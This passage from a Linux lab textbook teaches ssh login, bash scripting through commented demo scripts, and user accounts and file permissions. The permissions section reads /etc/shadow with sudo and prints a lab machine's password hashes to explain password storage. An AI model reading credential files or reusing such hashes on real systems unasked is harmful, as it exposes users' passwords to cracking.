https://www.youtube.com/watch?v=vxFjGuBej9g

5.4 Remote Login

Secure shell (`ssh`) is a protocol for securely logging in to another computer. It is a replacement for `telnet` (which was insecure). OpenSSH is a free implementation of a SSH client and server. Both client and server should be installed on the Ubuntu computers.

Secure shell can be run from the command line using:

```
$ ssh DESTINATION
```

where `DESTINATION` is the IP address or domain name of the computer you want to connect to.

Optionally, you can include the `USERNAME` to log in as (otherwise it will default to the current username in use on the client):

```
$ ssh DESTINATION -l USERNAME
```

You will be prompted for the password of that user on the server. (The first time you log in you may also be prompted about unknown authentication—enter Yes to continue).

Once you have logged in, you can run commands on the server. That is, it is the same as if you are using the command line on the server.

You can log out using the `exit` command.

Chapter 6

Automating Tasks with Scripts

This chapter introduces you to writing scripts that automate tasks with the Linux the command line. While you do not need to write scripts to complete tasks in most of the remaining chapters, being able to create simple scripts will simplify tasks when frequently using the command line. You may skip this chapter and return to it if (when?) you say to yourself: "I am running the same commands over and over—isn't there a more efficient way to do this?".

6.1 Prerequisites

6.1.1 Assumed Knowledge

This chapter assumes you have knowledge of:

- Linux command line and common commands, as covered in Chapter 4.
- Basic programming concepts, including variables, if/then/else statements, for and while loops, and functions.

6.1.2 Linux and Network Setup

All of the practical tasks in this chapter can be completed on a single Linux computer. Although virtnet (Chapter 3) is not required, if you do use it, as only a single computer is necessary, topology 1 is appropriate (or in fact any topology—just use a single node).

6.2 Introduction to Scripts

The shell is the software that interprets the commands you type in on a terminal. It is a program itself, and there are many different implementations: sh (the original), Bash, Csh, Tcsh, Zsh, Dash, Ksh, ... Bash is very common today and is the default on Ubuntu Linux and Mac OSX, and therefore we will focus on that.

The shell defines how you interact with the operating system on the terminal. The most common interaction is simply typing the name of an application or command,

File: nsl/scripts.tex, r1670

followed by optional parameters. The shell then executes that application. However a shell has much more, including features that allow you to combine multiple commands to complete more complex tasks than what a single application can do on its own. For convenience, rather than typing a set of commands on the terminal, they are usually included in a file, and then the shell executes that file. Such a file is called a shell script.

This chapter is a very quick introduction to shell scripting, first covering the concepts with short examples, and then presenting some longer examples in Section 6.3. There are many sources that explain shell scripting, including:

- `man bash` or `info bash` (also available online)
- Bash Reference Manual
- Bash Beginners Guide
- Introduction to Bash Programming
- Advanced Bash Scripting

6.2.1 Shell Scripts are Text Files

Let's create a first shell script. Use any text editor (e.g. nano, vi, emacs) to create a file containing your commands. Below is an example with the file called `script-example1.sh` contain just two lines.

```
$ cat script-example1.sh
#!/bin/bash
ls -l ~/
```

The script `script-example1.sh` is just a text file with two lines. The first line is a special line that indicates to the shell what interpreter (shell) should be used to execute the following commands. Although it is not necessary, it is good practice to include such a line. Note that later we will see everything after a # (hash) is a comment; however this is a special case where the first two characters of the file are #! (shebang), which means its not actually a comment.

The 2nd line of `script-example1.sh` is the only command to execute in this script: list in long format the files in my home directory.

You can execute the script by passing its name as a parameter to `bash`. As a result the commands inside the file are executed.

```
$ bash script-example1.sh
total 12
-rw-rw-r-- 1 network network 174 Mar 2 2017 lynx.cfg
-rw-rw-r-- 1 network network 21 Jan 14 17:44 script-example1.sh
drwxrwxr-x 6 network network 4096 Feb 10 2017 virtnet
```

Note that the output from the above demo may differ from your computer (as you may have different files).

6.2.2 Variables in Scripts

Variables can be used in shell scripts as demonstrated in `script-example2.sh`. You refer to the value by preceding the variable name with a $ (dollar sign). Optionally, you may enclose the variable name in {} (braces). Everything after a # (hash) is a comment and is not executed.

```
$ cat script-example2.sh
#!/bin/bash
myname="Steven␣Gordon"
# Variable names can be enclosed in braces { }
echo ${myname}
echo "My␣name␣is␣$myname" # or optionally the braces can be omitted
# It is good practice to include the braces
$ bash script-example2.sh
Steven Gordon
My name is Steven Gordon
```

6.2.3 For Loops

For loops can loop across numbers, using C-like syntax, as well as loop across lists, including lines in a file. Some examples:

```
$ cat script-data1.txt
123,456,abc
789,012,def
345,678,ghi
$ cat script-example3.sh
#!/bin/bash
for ((i=1; i<=3; i++));
do
   echo $i
done

for name in Steve John Lily;
do
   echo ${name}
done

for line in ‘cat script-data1.txt‘;
do
   echo ${line} | cut -d "," -f 2
done
$ bash script-example3.sh
1
2
3
Steve
John
Lily
456
012
678
```

6.2.4 If/Then/Else

Conditional statements are possible using if/then/else style. The hardest part is the testing of conditions. This is normally done using the `test` command, which has a short form of enclosing the conditional statement in [] (square brackets). See `man test` to see the syntax for different conditions.

```
$ cat script-example4.sh
#!/bin/bash
cutoff=2
for ((i=1; i<=3; i++));
do
    if [ $i -lt $cutoff ];
    then
        echo "$i␣is␣less␣than␣$cutoff"
    elif [ $i -eq $cutoff ];
    then
        echo "$i␣is␣is␣equal␣to␣$cutoff"
    else
        echo "$i␣is␣not␣less␣than␣$cutoff"
    fi
done

for name in Steve John Lily;
do
    if [ "$name" = "Lily" ];
    then
        echo "$name␣is␣the␣boss"
    fi
done

filename="script-data1.txt";
if [ -e ${filename} ];
then
    echo "${filename}␣exists"
fi
$ bash script-example4.sh
1 is less than 2
2 is is equal to 2
3 is not less than 2
Lily is the boss
script-data1.txt exists
```

6.2.5 Input Parameters

A script can take input arguments/parameters, in the same way most commands do. These are called positional parameters and referred to using a number of the position listed on the command line, e.g. $1 is the first parameter, $2 is the second parameter, ...

```
$ cat script-example5.sh
#!/bin/bash
ls -l $1 | grep $2
$ bash script-example5.sh /usr/bin sum
-rwxr-xr-x 1 root root     30460 Feb 18 2016 cksum
```

```
-rwxr-xr-x 1 root root   3956356 Jan 19 2017 innochecksum
-rwxr-xr-x 1 root root     42780 Feb 18 2016 md5sum
lrwxrwxrwx 1 root root         6 Feb 10 2017 md5sum.textutils -> md5sum
-rwxr-xr-x 1 root root     42780 Feb 18 2016 sha1sum
-rwxr-xr-x 1 root root     50972 Feb 18 2016 sha224sum
-rwxr-xr-x 1 root root     50972 Feb 18 2016 sha256sum
-rwxr-xr-x 1 root root     87836 Feb 18 2016 sha384sum
-rwxr-xr-x 1 root root     87836 Feb 18 2016 sha512sum
-rwxr-xr-x 1 root root      9332 Mar 13 2016 shasum
-rwxr-xr-x 1 root root     42784 Feb 18 2016 sum
```

6.2.6 Executing Shell Scripts

So far we have executed the shell scripts by passing the file name as a parameter to `bash`. Another way is to make the script file executable (Chapter 7 explains the `chmod` command and permissions):

```
$ chmod u+x script-example1.sh
```

And now you can run the script like other programs:

```
 ./script-example1.sh
total 32
-rw-rw-r-- 1 network network 174 Mar 2 2017 lynx.cfg
-rw-rw-r-- 1 network network 36 Jan 14 17:51 script-data1.txt
-rwxrw-r-- 1 network network 21 Jan 14 17:44 script-example1.sh
-rw-rw-r-- 1 network network 209 Jan 14 17:50 script-example2.sh
-rw-rw-r-- 1 network network 191 Jan 14 17:53 script-example3.sh
-rw-rw-r-- 1 network network 473 Jan 14 17:55 script-example4.sh
-rw-rw-r-- 1 network network 31 Jan 14 17:58 script-example5.sh
drwxrwxr-x 6 network network 4096 Feb 10 2017 virtnet
```

But we need to include "./" in front of the name to tell the shell that the command/program `script-example1.sh` can be found in "this" directory. If you want to avoid including "./" then the directory that stores the script must by in the PATH environment variable. Let's say we create a directory that contains all our scripts (`/home/network/scripts`) and move them into that directory (This is just an example; it is probably better to use the directory `/home/network/bin` to store your scripts and applications). Let's also make them executable.

```
$ mkdir scripts
$ mv script-example*.sh scripts/
$ chmod u+x scripts/*
$ ls -l scripts/
total 20
-rwxrw-r-- 1 network network 21 Jan 14 17:44 script-example1.sh
-rwxrw-r-- 1 network network 209 Jan 14 17:50 script-example2.sh
-rwxrw-r-- 1 network network 191 Jan 14 17:53 script-example3.sh
-rwxrw-r-- 1 network network 473 Jan 14 17:55 script-example4.sh
-rwxrw-r-- 1 network network 31 Jan 14 17:58 script-example5.sh
```

Now lets add our directory to the PATH environment variable. First we show the current PATH, and then add our directory to it:

```
$ echo $PATH
/home/network/bin:/home/network/.local/bin:/usr/local/sbin:/usr/local/bin:/usr
/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/home/network/virtnet/bin
$ PATH=/home/network/scripts:$PATH
$ echo $PATH
/home/network/scripts:/home/network/bin:/home/network/.local/bin:/usr/local/sbin
:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/ho
me/network/virtnet/bin
```

Now we can execute our scripts from any directory by just typing the name.

```
$ script-example1.sh
total 16
-rw-rw-r-- 1 network network 174 Mar 2 2017 lynx.cfg
-rw-rw-r-- 1 network network 36 Jan 14 17:51 script-data1.txt
drwxrwxr-x 2 network network 4096 Jan 14 19:02 scripts
drwxrwxr-x 6 network network 4096 Feb 10 2017 virtnet
```

But be careful: some of the example scripts above referred to relative files (e.g. `data1.txt`), so may longer work. Try to fix them.

6.3 More Scripting Examples

The previous section introduced some basic concepts of scripting, with short examples. Here we present several more example scripts. You may use them, along with other online resources, to learn basics of shell scripts. You should run the script, and then inspect the source code, which include comments, to understand the output produced.

- `demo_start.sh`: very simple script that shows how to get started using echo and ls.
- `demo_variable.sh`: several examples creating and using variables.
- `demo_for.sh`: different approaches for creating for control loops.
- `demo_if.sh`: if-then-else statements using test.
- `demo_arguments.sh`: reading and using command line arguments to your script
- `demo_readfile.sh`: create a temporary text file with content, and then read that file in line by line.
- `demo_extras.sh`: a collection of other useful commands.

The following sections show the example scripts. You can also download the individual files or a zip or tgz archive containing all the source files.

While example output of the scripts is shown, note that the output on your computer may differ (e.g. different set of files, different times).

6.3.1 First Script with echo and ls

A very simple script that shows how to get started using `echo` and `ls`.

```
#!/bin/bash
# Lines starting with a hash (#) are comments EXCEPT the first line above.
# The first line tells us what shell to use to run this script. You should
# include it in every script file.

# Scripts contain commands as you would execute on the command line
echo "Listing␣all␣files␣in␣reverse␣time␣order"

ls -lrta

echo "End␣of␣listing"
```

Example output after running this script is below.

```
$ bash demo_start.sh
Listing all files in reverse time order
total 80
drwxr-xr-x 3 root  root   4096 Feb 10 2017 ..
-rw-r--r-- 1 network network 3771 Feb 10 2017 .bashrc
-rw-r--r-- 1 network network 655 Feb 10 2017 .profile
-rw-r--r-- 1 network network 220 Feb 10 2017 .bash_logout
-rw-r--r-- 1 network network 0 Feb 10 2017 .sudo_as_admin_successful
drwx------ 3 network network 4096 Feb 10 2017 .cache
drwx------ 3 network network 4096 Feb 10 2017 .local
drwxrwxr-x 3 network network 4096 Feb 10 2017 .subversion
drwxrwxr-x 6 network network 4096 Feb 10 2017 virtnet
drwxrwxr-x 2 network network 4096 Feb 10 2017 .ssh
lrwxrwxrwx 1 network network 62 Feb 10 2017 .bash_aliases ->
    /home/network/virtnet/data/defaults/home/network/.bash_aliases
-rw-rw-r-- 1 network network 174 Mar 2 2017 lynx.cfg
-rw------- 1 network network 47 Mar 2 2017 .bash_history
-rw-r--r-- 1 network network 327 Jan 15 13:06 demo_arguments.sh
-rw-r--r-- 1 network network 357 Jan 15 13:06 demo_for.sh
-rw-r--r-- 1 network network 555 Jan 15 13:06 demo_extras.sh
-rw-r--r-- 1 network network 1010 Jan 15 13:06 demo_readfile.sh
-rw-r--r-- 1 network network 906 Jan 15 13:06 demo_if.sh
-rw-r--r-- 1 network network 347 Jan 15 13:06 demo_start.sh
drwxr-xr-x 7 network network 4096 Jan 15 13:06 .
-rw-r--r-- 1 network network 846 Jan 15 13:06 demo_variable.sh
End of listing
```

6.3.2 Using Variables

This script shows several examples creating and using variables.

```
#!/bin/bash
# Demo of variables

echo "Hello␣World"

# Variables are assigned values using the equal (=) sign
```

```
a="Hello"

# Values are accessed using the dollar ($) sign followed by the variable name
# It is good practice to include the variable name inside braces ({}) to avoid
# confusion with non-variables.
echo "${a}"

b="World"
echo "${a}␣${b}!"

# Variables can be used almost anywhere
directory="/etc"
ls ${directory}

# Variables can be set to the result of executing a command by enclosing
# that command in back ticks/quotes (``)
c=`echo "${a}␣${b}!"`

echo "The␣answer␣is:␣${c}"

# A different way ...
d=$(ls /var | tail -3)
echo "${d}"


# Normally we are not concerned with data types, although there
# is a difference between integers and strings.
x=1
y=2

# Simple mathematical expressions are possible
echo $(( $x + $y * $y ))
```

Example output after running this script is below.

```
$ bash demo_variable.sh
Hello World
Hello
Hello World!
acpi                 gss            mdadm           resolv.conf
adduser.conf         host.conf      mime.types      rmt
alternatives         hostname       mke2fs.conf     rpc
...
gshadow              mailcap.order  rcS.d           xdg
gshadow-             manpath.config resolvconf      xml
The answer is: Hello World!
spool
tmp
www
5
```

6.3.3 For Loops

This script demonstrates different approaches for creating for control loops.

```
#!/bin/bash
# Demo - for loops

# There are different ways to create 'for' loops

echo "Example␣1"
for i in 1 2 3 4;
do
        echo ${i}
done

echo "Example␣2"
i=1
for j in `ls /var`;
do
        echo "${i}:␣${j}"
        i=$(( ${i} + 1 ));
done

echo "Example␣3"
for x in {1..10};
do
        echo ${x}
done

echo "Example␣4"
LIMIT=5
for ((i=0; i<${LIMIT}; i++));
do
        echo "${i}"
done
```

Example output after running this script is below.

```
$ bash demo_for.sh
Example 1
1
2
3
4
Example 2
1: backups
2: cache
3: crash
4: lib
5: local
6: lock
7: log
8: mail
9: opt
10: run
11: spool
12: tmp
13: www
Example 3
1
```

```
2
3
4
5
6
7
8
9
10
Example 4
0
1
2
3
4
```

6.3.4 If/Then/Else

This script demonstrates if-then-else statements using `test`.

```
#!/bin/bash
# Demo: if statements

# if statements test if conditions are true

# Read the manual for "test" to see syntax of conditions

echo "Testing␣strings␣..."
a="Hello"
if [ ${a} = "Hello" ];
then
        echo "a␣is␣Hello"
else
        echo "a␣is␣not␣Hello"
fi

echo -e "\nTesting␣existence␣of␣files␣..."
filename="/home/network/.bash_history"
if [ -f ${filename} ];
then
        echo "${filename}␣exists␣and␣is␣regular␣file."
else
        echo "${filename}␣doesn't␣exist␣(or␣is␣not␣a␣regular␣file)."
fi

filename="/etc"
if [ ! -d ${filename} ];
then
        echo "${filename}␣is␣not␣a␣directory"
else
        echo "${filename}␣is␣a␣directory"
fi
```

```
echo -e "\nTesting␣integers␣..."
for b in {1..7};
do
       if [ ${b} -le 2 ];
       then
              echo "${b}␣is␣less␣than␣or␣equal␣to␣2"
       else
              if [ ${b} -gt 5 ];
              then
                     echo "${b}␣is␣greater␣than␣5"
              elif [ ${b} -eq 3 ];
              then
                     echo "${b}␣is␣equal␣to␣3"
              else
                     echo "${b}␣is␣4␣or␣5"
              fi
       fi
done
```

Example output after running this script is below.

```
$ bash demo_if.sh
Testing strings ...
a is Hello

Testing existence of files ...
/home/network/.bash_history exists and is regular file.
/etc is a directory

Testing integers ...
1 is less than or equal to 2
2 is less than or equal to 2
3 is equal to 3
4 is 4 or 5
5 is 4 or 5
6 is greater than 5
7 is greater than 5
```

6.3.5 Input Arguments

A demonstration of reading and using command line arguments to your script.

```
#!/bin/bash
# Demo - command line arguments

# Arguments or parameters to the script are referenced by $1, $2, $3, ...

# If the first command line argument is non-zero length
if [ -n "$1" ];
then
       echo "Argument1:␣$1"
       if [ -n "$2" ];
       then
              echo "Argument2:␣$2"
              if [ -n "$3" ];
```

```
                then
                        echo "Argument3:␣$3"
                fi
        fi
fi
```

Example output after running this script is below.

```
$ bash demo_arguments.sh one
Argument1: one
$ bash demo_arguments.sh one two
Argument1: one
Argument2: two
$ bash demo_arguments.sh hello world bye
Argument1: hello
Argument2: world
Argument3: bye
$ bash demo_arguments.sh one two three four
Argument1: one
Argument2: two
Argument3: three
```

6.3.6 Reading a Text File

This script creates a temporary text file with content, and then reads that file in line by line.

```
#!/bin/bash
# Demo - read file

# Lets first create a text file

# We will use mktemp to make a temporary file
examplefile=‘mktemp‘
echo "The␣temporary␣file␣is:␣${examplefile}"

# Now lets put some example text in our file

# First line
echo "This␣is␣the␣first␣line" >> ${examplefile}

# Second line
echo "And␣the␣second␣line" >> ${examplefile}

# This is a bit slow. Can we write multiple lines at once? Yes ...
cat >> ${examplefile} <<End-of-text
Third line
The 4th line
The 5th line
And some more lines
And more
That is enough
End-of-text

# In the above "cat" everything between "End-of-text" is "cat" into our file
# Lets check our file by showing it
echo "==============="
cat ${examplefile}
echo "==============="

# Now lets read the file in, line by line
i=1
while read line
do
       echo "Line␣${i}:␣${line}"
       i=$(( $i + 1 ))
done < ${examplefile}


# Now cleanup ...
# If we make a temporary file it is usually a good idea to delete it at the end
if [ -f ${examplefile} ];
then
       rm -f ${examplefile}
fi
```

Example output after running this script is below.

```
$ bash demo_readfile.sh
The temporary file is: /tmp/tmp.dpuWG5rrZs
===============
This is the first line
And the second line
Third line
The 4th line
The 5th line
And some more lines
And more
That is enough
===============
Line 1: This is the first line
Line 2: And the second line
Line 3: Third line
Line 4: The 4th line
Line 5: The 5th line
Line 6: And some more lines
Line 7: And more
Line 8: That is enough
```

6.3.7 Extra Commands

A final demonstration of few different tools/commands.

```
#!/bin/bash
# Demo - some extra things

echo "tr"
echo "This␣is␣a␣sentence." | tr ’ ’ ’_’
echo "This␣is␣another␣sentence." | tr -d ’e’
echo "␣"

echo "basename"
basename /etc/pam.conf
basename /etc/pam.conf .conf
echo "␣"

echo "date"
date
date +'%Y-%m-%d-%H-%M'
echo "␣"

echo "file"
file $0
echo "␣"

echo "stat"
stat $0
echo "␣"

echo "mktemp"
tmpfile=`mktemp`
echo ${tmpfile}
echo "hello" > ${tmpfile}
ls -l ${tmpfile}
rm -f ${tmpfile}
echo "␣"

echo "tar"
tar cf test_script_archive1.tar /etc/apt/
tar czf test_script_archive2.tgz /etc/apt/
echo "␣"
```

Example output after running this script is below.

```
$ bash demo_extras.sh
tr
This_is_a_sentence.
This is anothr sntnc.

basename
pam.conf
pam

date
Tuesday 15 January 13:21:11 AEST 2019
2019-01-15-13-21

file
demo_extras.sh: Bourne-Again shell script, ASCII text executable

stat
  File: 'demo_extras.sh'
  Size: 555           Blocks: 8        IO Block: 4096  regular file
Device: 801h/2049d    Inode: 129309    Links: 1
Access: (0644/-rw-r--r--) Uid: ( 1000/ network) Gid: ( 1000/ network)
```

```
Access: 2019-01-15 13:21:10.996000000 +1000
Modify: 2019-01-15 13:06:30.564000000 +1000
Change: 2019-01-15 13:06:30.564000000 +1000
 Birth: -

mktemp
/tmp/tmp.zpmWOJl8Nr
-rw------- 1 network network 6 Jan 15 13:21 /tmp/tmp.zpmWOJl8Nr

tar
tar: Removing leading ‘/’ from member names
tar: Removing leading ‘/’ from member names

$ ls -l
total 92
-rw-r--r-- 1 network network 327 Jan 15 13:06 demo_arguments.sh
-rw-r--r-- 1 network network 555 Jan 15 13:06 demo_extras.sh
-rw-r--r-- 1 network network 357 Jan 15 13:06 demo_for.sh
-rw-r--r-- 1 network network 906 Jan 15 13:11 demo_if.sh
-rw-r--r-- 1 network network 1010 Jan 15 13:06 demo_readfile.sh
-rw-r--r-- 1 network network 347 Jan 15 13:06 demo_start.sh
-rw-r--r-- 1 network network 846 Jan 15 13:06 demo_variable.sh
-rw-rw-r-- 1 network network 174 Mar 2 2017 lynx.cfg
-rw-rw-r-- 1 network network 40960 Jan 15 13:21 test_script_archive1.tar
-rw-rw-r-- 1 network network 15953 Jan 15 13:21 test_script_archive2.tgz
drwxrwxr-x 6 network network 4096 Feb 10 2017 virtnet
```

Chapter 7

Users and Permissions

This chapter shows how to manage users and implement access control on files in Linux. This is of value to those studying system administrator or the concepts of authentication and access control in IT security. If you are new to Linux and operating systems then you should cover Section 7.1 through to Section 7.4. Section 7.5 as mainly intended to those studying cryptography that want to understand the reasoning for storing salts and password hashes.

7.1 Prerequisites

7.1.1 Assumed Knowledge

This chapter assumes you have knowledge of:

- Basic operating system concepts, including users, passwords and file systems.
- Authentication, especially password-based authentication.
- Access control techniques, especially discretionary access control.
- (Section 7.5 only) Statistics for communications and security (Appendix B).

Basic Linux command line skills, as covered in Chapter 4, are assumed. You will need to be able to:

- View and edit files, e.g. with `cat` or `nano`.
- Perform operations on directories and files, including `ls`, `cd`, `cp`.

7.1.2 Linux and Network Setup

All of the practical tasks in this chapter can be completed on a single Linux computer. Most of the demonstrations use a single Linux computer, specifically node1 in virtnet (Chapter 3). Although virtnet is not required, if you do use it, as only a single computer is necessary, topology 1 is appropriate (or in fact any topology—just use a single node).

File: nsl/users.tex, r1670

7.2 Users and Permissions in Linux

This section explains key concepts of users, passwords and permissions in Linux. The commands used to manage these are given in Section 7.3.

7.2.1 Users

Linux is a multi-user operating system. Typically the users may consist of human users (e.g. people sharing a PC, people with remote login access to a server) or software (e.g. web and email servers that run on the computer). There is one special user called the *root* user which effectively can do anything on the operating system. The *root* is equivalent to an Administrator user on other operating systems. They are sometimes referred to as the *super user*.

Users have accounts which are either created by software automatically, or created by a systems administrator. Every user is allocated a unique username and user identifier (an integer). We will almost always deal with the username, such as *network*, but the operating system actually deals with the user ID (such as *1000*).

The Linux operating system stores user information in the text file `/etc/passwd`. Normally any user can view this file (but only with special permissions can edit the file). Below is the contents of the file (with some lines removed for brevity).

```
network@node1:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
...
mysql:x:107:111:MySQL Server,,,:/nonexistent:/bin/false
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/bin/false
messagebus:x:109:112::/var/run/dbus:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
network:x:1000:1000:network,,,:/home/network:/bin/bash
ntp:x:111:117::/home/ntp:/bin/false
```

The format of `/etc/passwd` is explained by example in Section 7.4.2. You can also read the man page by running: `man -S5 passwd`. Without understanding the format in depth, you should at least notice there is one line per user, with the first user being *root* and the second to last being our human user account on a virtnet node called *network*. There are also some software base users, e.g. *mysql*, *sshd*.

Most users will have a *home* directory. By default, non-software users home directory is `/home/username`. For example, the *network* users' home directory is `/home/network`, while a user called *steve* would have a home directory of `/home/steve`.

When system admininstrators create a new user account, they normally set a password (or ask the user to choose a password). Passwords are explained in Section 7.2.3.

7.2.2 Logins

Once a user account is created, that user can login to the system. A successful login requires knowledge of the username and associated password (see Section 7.2.3). Logins can occur when the user has physical access to the system (e.g. sitting in front of your laptop) or via a network connection, i.e. a remote login. As a login involves transferring a confidential password, the network connection should be secure against eavesdropping. Secure Shell (`ssh`), which encrypts all information sent between the remote computer and system being logged in to, is commonly used for remote logins.

While we normally associate a user with a single person, it is possible (and common) for one person to to gain access to multiple user accounts. Once logged in as one user, it is possible to switch to another user using the command `su`, and "do" commands as another user with `sudo` (see Section 7.3).

7.2.3 Passwords

In (very) old versions of Linux, password information of a user was stored in `/etc/passwd`. However now the password information is stored in a separate file `/etc/shadow`, which can have stricter permissions as to who can access it. By default, normal users cannot read `/etc/shadow`—only the *root* user (and others that have been granted permission) can.

```
network@node1:~$ sudo cat /etc/shadow
root:$6$ptPZriYa$RITj6s2CUcYkdm.E6JtqNNXKO6emTIjh70uvSthKKUv9fqXLXt/7dKH4/JL8fF
CG/Az3Ly3oAWJdZYAKuxyGI1:17207:0:99999:7:::
daemon:*:17001:0:99999:7:::
bin:*:17001:0:99999:7:::
sys:*:17001:0:99999:7:::
sync:*:17001:0:99999:7:::
games:*:17001:0:99999:7:::
man:*:17001:0:99999:7:::
...
mysql:!:17207:0:99999:7:::
dnsmasq:*:17207:0:99999:7:::
messagebus:*:17207:0:99999:7:::
sshd:*:17207:0:99999:7:::
network:$6$CTCPVdyr$8FktuJpfj2Nym8LsDtoMZnC/ZZyIeRqLtdTGiU7Tv/LFh3HEzbDMT0kkSao
UJ2DpwQjodasBGkJv311.ZGpeL0:17207:0:99999:7:::
ntp:*:17207:0:99999:7:::
```

The format of the shadow file is explained by example in Section 7.4.2, and in depth via `man -S5 shadow`. Note that a user's password is not normally stored directly, but rather a hash of the password is stored. The reasoning for this is discussed in depth in Section 7.5.

Users can change their passwords by running the `passwd` command. There may be restrictions on the type of password, which are often implemented via Pluggable Authentication Modules (PAM). While outside the scope of this chapter, a starting point to explore PAM and passwords is to read the file `/etc/pam.d/common-password`.

7.2.4 Permissions

In Linux, discretionary access control is commonly used, where the *users* of a Linux system are the subjects, *files* (and directories, which are actually special case of files) are the objects, and access rights are referred to as *permissions* or *modes* of access. Users have permission to perform operations on specific files.

The operations that a user can perform on a file when granted permission are:

Read, r read the file; view the contents

Write, w write to the file, including delete the file

eXecute, x execute the file, e.g. as an application or script

The permissions on directories are the same, but have slightly different meaning:

Read, r list the contents of the directory, e.g. what files are in the directory

Write, w create new files/directories in directory, rename existing files/directories

eXecute, x access files in the directory

Note that without the *x* permission on a directory, files within the directory cannot be read or modified, no matter the file permissions

With respect to a single file/directory, users on a system are within one of the following categories:

User owner, u a single user with specific permissions

Group owner, g everyone in the group has the same permissions

Other users, o that is, users that are not the owner or in the group.

For example, assume there are five users in the system: Steve, Lily, Ahmed, Scott and Marilyn. Steve, Lily and Ahmed are in the *staff* group. Lily and Scott are in the *student* group. If file `f.txt` has user owner Steve and group owner *staff*, then with respect to that file, the others are Scott and Marilyn (since they are not the user owner and they are not in the staff group).

Detailed file information, including permissions and owners, can be listed with `ls -l` command.

```
$ ls -l f.txt
-rw-r----- 1 steve staff 1036 Jul 17 07:28 f.txt
```

The output of the `ls -l` command lists 10 characters at the start. The very first character is typically a dash (-) if this is a file or a *d* if it is a directory. Then the next 9 characters are the permissions. The letter (r, w or x) indicates the permission is allowed, while a dash (-) means it is not. The full ordering is: rwxrwxrwx, where the first rwx is permissions of user owner, the second rwx are permissions of the group owner, and the last rwx are the permissions of others.




Figure 7.1: Example of Linux permissions shown by `ls`

7.3 Commands for Managing Users and Permissions

The following gives brief examples of useful commands in Linux for creating/modifying users and permissions. Most of these commands are further illustrated by a detailed example in Section 7.4. The commands in this section show the syntax. You should change the commands to suit your needs. That is, replace *username*, *groupname*, *filename* and other parameters with appropriate values.

Create a new user called *username*:

```
network@node1:~$ sudo adduser username
```

Create a new group called *groupname*:

```
network@node1:~$ sudo addgroup groupname
```

Add a user called *username* to the group called *groupname*:

```
network@node1:~$ sudo adduser username groupname
```

Read the manual (help) page for a command, e.g. for `adduser`:

```
network@node1:~$ man adduser
```

Switch to another user called *username*:

```
network@node1:~$ su username
```

If a username is not specified, then `su` will attempt to switch to the *root* user. `su` on it's own can therefore be thought of as "*s*uper *u*ser", while passing a username it behaves as "*s*witch *u*ser".

To perform a single command as a different user (including the super user), use `sudo`. This was illustrated above using `adduser`. `sudo` can be thought of as "as *s*uper *u*ser *do* the following command". There is also an option to specify a username using `sudo -u username`, so it becomes "*s*witch to the specified *u*ser and *do* the following command".

Open a text file in an editor (e.g. `/etc/passwd`, `/etc/shadow`). You can also use this to create a new file.

```
network@node1:~$ nano filename
```

Some files/operations are restricted for the admin users (including the user called network). To access these files or perform these operations, precede the command with `sudo`:

```
network@node1:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
network@node1:~$ sudo cat /etc/shadow
root: ....
```

Create a new directory called *dir*:

```
network@node1:~$ mkdir dir
```

View the contents of directories:

```
network@node1:~$ ls -l
```

Set the *mode* (permissions) for a file called *filename* (or directory):

```
network@node1:~$ chmod mode filename
```

where mode is formatted as: *SubjectOperationPermission*. *Subject* includes: u, g, o, a. *Operation* includes: +, -, =. *Permission* includes: r, w, x. E.g.

- `chmod u+r` *`filename`*
- `chmod go-rx` *`filename`*
- `chmod a+rw` *`dirname`*

Change the user owner and group owner of a file (or directory) to be user username and group groupname:

```
network@node1:~$ chown username.groupname filename
```

For example:

```
network@node1:~$ ls -l abc.txt
-rw-rw-r-- 1 sgordon sgordon 428 Sep 20 16:37 abc.txt
network@node1:~$ chown sgordon.faculty abc.txt
network@node1:~$ ls -l abc.txt
-rw-rw-r-- 1 sgordon faculty 428 Sep 20 16:37 abc.txt
```

Change the group owner (only, not the user):

```
network@node1:~$ chgrp groupname filename
```

A user can change their own password:

```
network@node1:~$ passwd
```

or change the password of another user (if they know that users original password):

```
network@node1:~$ passwd username
```

7.4 Users and Permissions by Example

We now use a detailed example to demonstate commands for managing users and permissions. The example is based on a scenario where our Linux system will have multiple users, including students and instructors. We will focus on three users, Steve, Priyanka and Courtney, where Steve and Courtney are instructors. The access control requirements are:

- No-one else can access the files or directories of Priyanka.
- No-one can access Steve's files, except one directory (called `lab`) can be accessed and modified by instructors.
- All users can access the files of Courtney (and being an instructor, Courtney can access the `lab` directory).

We present one implementation of these requirements. Note that there may be different interpretations (such as what does "access" mean?), so it is not the only solution. The example solution includes examples of basic user management and permission commands such as:

- Creating users and groups, adding users to groups: `adduser`, `addgroup`
- Listing files and directories with `ls` and options
- Changing permissions and ownership: `chmod`, `chown`
- Switching between users: `su`

Examples of files `/etc/passwd`, `/etc/shadow` and `/etc/group` are also given.

The focus of this section is showing examples of the commands and output. Each command is not explained in depth; rather you should consult the `man` page to find details of the command syntax and options.

For a short lecture on Linux file permissions, see these lecture notes and the accompanying video:

Video
Linux Permissions Examples (41 min; Feb 2015)
https://www.youtube.com/watch?v=AHo0RRQeivs

